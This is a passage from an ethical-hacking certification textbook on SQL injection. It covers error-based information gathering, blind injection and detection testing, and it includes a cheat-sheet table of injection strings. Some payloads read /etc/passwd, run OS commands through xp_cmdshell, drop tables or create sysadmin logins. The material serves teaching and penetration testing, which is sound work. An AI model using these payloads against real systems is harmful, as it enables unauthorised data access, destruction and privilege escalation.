An attacker will search for all possible input gates of the application through which different SQL injection techniques can be attempted. The attacker may use automated tools such as Tamper Data, Burp Suite, and so on. Input gates may include input fields on the web form, hidden fields, or cookies used in the application to maintain the sessions. The attacker analyzes the web GET and POST requests sent to the target application using the following tools to find input gates for SQL injection.

- **Tamper Chrome**

  Source: *https://chrome.google.com*

  Tamper Chrome allows you to monitor requests sent by your browser as well as the responses. You can also modify requests as they go out, and to a limited extent, modify the responses (headers, css, javascript, or XMLHttpRequest responseText).




Figure 15.10: Screenshot of Tamper Chrome

- **Burp Suite**

  Source: *https://www.portswigger.net*

  Burp Suite is a web application security testing utility that allows an attacker to inspect and modify traffic between a browser and a target application. It enables an attacker to identify vulnerabilities such as SQL injection, XSS, and so on.




Figure 15.11: Screenshot of Burp Suite

Extracting Information through Error Messages

- Error messages are essential for **extracting information** from the database
- They provide information about the **operating system, database type**, database version, privilege level, OS interaction level, etc.
- You can **vary the attack technique** depending on the **type of errors found**

Information Gathering Methods

Parameter Tampering

- The attacker manipulates parameters of the GET and POST requests to generate errors
- Errors may give information such as database server name, directory structures, and the functions used for the SQL query
- Parameters can be tampered with directly from the address bar or using proxies

http://certifiedhacker.com/download.php?id=car
http://certifiedhacker.com/download.php?id=horse
http://certifiedhacker.com/download.php?id=book

Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Determining Database Engine Type

- Generate an ODBC error which will show you what **DB engine** you are working with
- ODBC errors will display the **database type** as a part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the **Operating System** and **web server**

Determining a SELECT Query Structure

- Try to replicate an **error free navigation** by the injection of simple input such as

```
' and '1' = '1 Or  ' and '1' = '2
```

- Generate specific errors that reveal information such as **tables names, column names,** and **data types**
- Determine table and column names


```
' group by columnnames having 1=1 –
```


Injections

- Most injections will land in the middle of a **SELECT** statement
- In a SELECT clause, we almost always end up in the **WHERE** section

Select Statement Example

```
SELECT * FROM table WHERE x =
'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```





Extracting Information through Error Messages

Error messages are essential for extracting information from the database. In certain SQL injection techniques, the attacker forces the application to generate an error message. If developers have used generic error messages for their applications, they may provide useful information to the attacker. In response to the attacker's input to the application, the database may generate an error message about the syntax, and so on. The error message may include information about the OS, database type, database version, privilege level, OS interaction level,

and so on. Based on the type of information obtained from the error message, the attacker chooses an SQL injection technique to exploit the vulnerability in the application. Attackers can gain information from error messages through the following methods:

- **Parameter Tampering**

  An attacker can tamper with HTTP GET and POST requests to generate errors. The Burp Suite or Tamper Chrome utilities can manipulate **GET** and **POST** requests. Error messages obtained using this technique may give the attacker information such as the name of the database server, structure of the directory, and functions used for the SQL query. Parameters can be tampered with directly from the address bar or using proxies.

  For example,

  ```
  http://certifiedhacker.com/download.php?id=car
  http://certifiedhacker.com/download.php?id=horse
  http://certifiedhacker.com/download.php?id=book
  ```

Figure 15.12: Example of error message

- **Determining Database Engine Type**

  Determining the database engine type is fundamental to proceeding with the injection attack. One of the easiest ways to determine the type of database engine used is to generate ODBC errors, which will show you what DB engine you are working with. ODBC error messages reveal the type of database engine used or enable an attacker to guess and determine which type of database engine might have been used in the application. An attacker who is unable to obtain an ODBC error can make an educated guess about the database engine based on the OS and web server used. ODBC errors display the database type as part of the driver information.

- **Determining a SELECT Query Structure**

  With the error message obtained, an attacker can extract the original structure of the query used in the application. This allows the attacker to construct a malicious query to take control of the original query. To obtain the original query structure, the attacker forces the application to generate application errors that reveal information such as table names, column names, and data types. Attackers inject a valid SQL segment without generating an invalid SQL syntax error for error-free navigation. They try to

replicate error-free navigation by injecting simple inputs such as ' and '1' = '1 Or ' and '1' = '2. Further, they use SQL clauses such as "' group by columnnames having 1=1 – " to determine table and column names.

- **Injections**

  Most injections will occur in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.

  For example:

```
SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1
-- GROUP BY x HAVING x = y ORDER BY x
```

- **Grouping Error**

  The HAVING command allows you to further define a query based on the "grouped" fields. The error message will tell us which columns have not been grouped.

  For example:

```
' group by columnnames having 1=1 --
```




Figure 15.13: Example of grouping error message

- **Type Mismatch**

  Try to insert strings into numeric fields; the error messages will show the data that could not get converted.

  For example:

```
' union select 1,1,'text',1,1,1 --
' union select 1,1, bigint,1,1,1 --
```




Figure 15.14: Example of type mismatch error message

- **Blind Injection**

  Use time delays or error signatures to determine or extract information.

  For example:

```
'; if condition  waitfor delay '0:0:5' --
'; union select if( condition , benchmark (100000, sha1('test')),
'false' ),1,1,1,1;
```

An attacker uses database-level error messages generated by an application. This is very useful for building a vulnerability exploit request. There is even a chance to create automated exploits depending on the error messages generated by the database server.





Figure 15.15: Example of database-level error message

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page, then attempt blind injection techniques.



SQL Injection Vulnerability Detection

After gathering the information, the attacker tries to look for SQL vulnerabilities in the target web application. For this purpose, the attacker lists all input fields, hidden fields, and post requests on the website and then tries to inject code into the input fields to generate an error.

Testing for SQL Injection


There are standard SQL injection inputs called testing strings used by an attacker to perform SQL injection attacks. The penetration (pen) tester also uses these testing strings to evaluate the security of an application against SQL injection attacks. The table below summarizes various possibilities for each testing string. These testing strings are widely known as a cheat sheet for SQL injection. A pen tester can use this cheat sheet to test for vulnerability to SQL injection.

Testing String	Testing String	Testing String	Testing String	Testing String
||6	or 1=1--	%22+or+isnull%281%2F0%29+%2F*	' or 1 in (select @@version)--	+or+isnull%281%2F0%29+%2F*
'||'6	" or "a"="a	' group by userid having 1=1--	' union all select @@version--	%27+OR+%277659%27%3D%277659
(||6)	Admin' OR '	'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'	' OR 'unusual' = 'unusual'	%22+or+isnull%281%2F0%29+%2F*
' OR 1=1--	' having 1=1--	CRATE USER name IDENTIFIED BY 'pass123'	' OR 'something' = 'some'+'thing'	' and 1 in (select var from temp)--
OR 1=1	' OR 'text' = N'text'	' union select 1,load_file('/etc/passwd'),	' OR 'something' like 'some%'	' ; drop table temp --

		1,1,1;		
' OR '1'='1	' OR 2 > 1	'; exec master..xp_cmdshell 'ping 10.10.1.2'--	' OR 'whatever' in ('whatever')	exec sp_addlogin 'name' , 'password'
; OR '1'='1'	' OR 'text' > 't'	exec sp_addsrvrolemember 'name' , 'sysadmin'	' OR 2 BETWEEN 1 and 3	@var select @var as var into temp end --
%27+--+	' union select	GRANT CONNECT TO name; GRANT RESOURCE TO name;	' or username like char(37);	
" or 1=1--	Password:*/=1--	' union select * from users where login = char(114,111,111,116);	UNI/**/ON SEL/**/ECT	
' or 1=1 /*	' or 1/*	'/**/OR/**/1/**/=/**/1	'; EXEC ('SEL' + 'ECT US' + 'ER')	

Table 15.2: Standard SQL Injection inputs

Note: Check CEHv11 Tools, Module 15 SQL Injection for a comprehensive SQL injection cheat sheet.



Additional Methods to Detect SQL Injection

Some additional methods to detect SQL injection are listed below:

- **Function Testing**

  Function testing is a type of software testing technique whereby a software or a system is tested against a set of inputs according to the end user's needs. The output obtained from the inputs is then evaluated and compared with the expected results to check whether it conforms with the functionality or base requirements of a product.

  This testing falls within the scope of black box testing, and as such, requires no knowledge of the inner design of the code or logic. It checks the security, user interface, database, client/server applications, navigational functions, and overall usability of a component or system.

  For example:

```
http://certifiedhacker.com/?parameter=123
http://certifiedhacker.com/?parameter=1'
http://certifiedhacker.com/?parameter=1'#
http://certifiedhacker.com/?parameter=1"
http://certifiedhacker.com/?parameter=1 AND 1=1--
http://certifiedhacker.com/?parameter=1'-
http://certifiedhacker.com/?parameter=1 AND 1=2--
http://certifiedhacker.com/?parameter=1'/*
http://certifiedhacker.com/?parameter=1' AND '1'='1
http://certifiedhacker.com/?parameter=1 order by 1000
```

- **Fuzz Testing**

  It is an adaptive SQL injection testing technique used to discover coding errors by inputting a massive amount of random data and observing the changes in the output.


  Fuzz testing (fuzzing) is a black box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Massive amounts of random data called "fuzz" will be generated by the fuzz testing tools (fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks.

  Fuzz Testing Tools:

  - WSFuzzer (*https://www.owasp.org*)
  - Burp Suite (*https://portswigger.net*)
  - HCL AppScan (*https://www.hcltech.com*)
  - Peach Fuzzer (*https://sourceforge.net*)

- **Static/Dynamic Testing**

  Analysis of the web application source code.



